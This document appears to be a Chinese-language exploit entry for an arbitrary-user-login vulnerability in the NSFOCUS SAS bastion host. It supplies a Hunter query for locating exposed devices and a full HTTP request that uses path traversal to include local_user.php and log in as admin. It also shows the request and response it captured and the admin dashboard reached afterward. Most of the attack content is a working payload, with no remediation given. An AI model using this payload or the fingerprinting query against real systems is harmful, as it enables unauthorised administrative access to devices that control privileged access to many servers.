


# L5-2绿盟-SAS堡垒机-任意用户登陆

## 漏洞描述：

绿盟堡垒机存在任意用户登录漏洞，攻击者通过漏洞包含 www/local\_user.php 实现任意口户登录

网站图片：



## 网络测绘：

Hunter 语法：

- hunterapp.name="NSFOCUS 绿盟 SAS"

## 漏洞复现：

poc访问出现如下页面即可能存在漏洞

payload:

```
GET /api/virtual/home/status?cat=../../../../../../../../usr/local/nsfocus/web/apache2/www/local_user.php&method=login&user_account=admin HTTP/1.1
Host: xx.xx.xx.xx
Cookie: PHPSESSID=03eea4323452c328c6462f1bb50a0a9b; Hm_lvt_2743f882f7de0bd7d8ffc885a04c90f5=1692345507; Hm_lpv_2743f882f7de0bd7d8ffc885a04c90f5=1692345507; left_menusta
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

效果图：

美化RawHex

1 GET /api/virtual/home/status?cat=../../../../../../../../usr/local/nsfocus/web/apache2/www/local\_user.php&method=login&user\_account=admin HTTP/1.1

2 Host: xx.xx.xx.xx

3 Cookie: PHPSESSID=03eea4323452c328c6462f1bb50a0a9b; Hm\_lvt\_2743f882f7de0bd7d8ffc885a04c90f5=1692345507; Hm\_lpv\_2743f882f7de0bd7d8ffc885a04c90f5=1692345507; left\_menustatus=NSFOCUS5nbspsASh=0[]https://zyx.loogear.com/home/status

4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

7 Accept-Encoding: gzip, deflate

8 Upgrade-Insecure-Requests: 1

9 Sec-Fetch-Dest: document

10 Sec-Fetch-Mode: navigate

11 Sec-Fetch-Site: none

12 Sec-Fetch-User: ?1

美化RawHex页面渲染

1 HTTP/1.1 200 OK

2 Date: Fri, 18 Aug 2023 07:50:53 GMT

3 Server: NSFOCUS

4 Expires: 0

5 Cache-Control: no-cache

6 Pragma: No-cache

7 Connection: close

8 Content-Type: application/json

9 Content-Length: 14

10

11 {

"status":200

}

然后直接访问堡垒机域名即可计入后台

http://xx.xx.xx.xx

SAS[H]

系统管理 系统状态 消息通知 系统管理 网络配置 用户管理

CPU占用 16%

内存占用 37%

系统空间 77%

数据空间 50%

剩余422M, 共1869M

剩余936.92G, 共1862.96G

产品硬件特征值 AD65-089D-8665-D297

证书 过期

设备名称 运行时间 86 天 5 时 05 分

当前位置 当前时间 2023-8-18 15:52:02

版本

固件 V5.6R10F00SP06 引擎 V5.6R10F00SP10

接口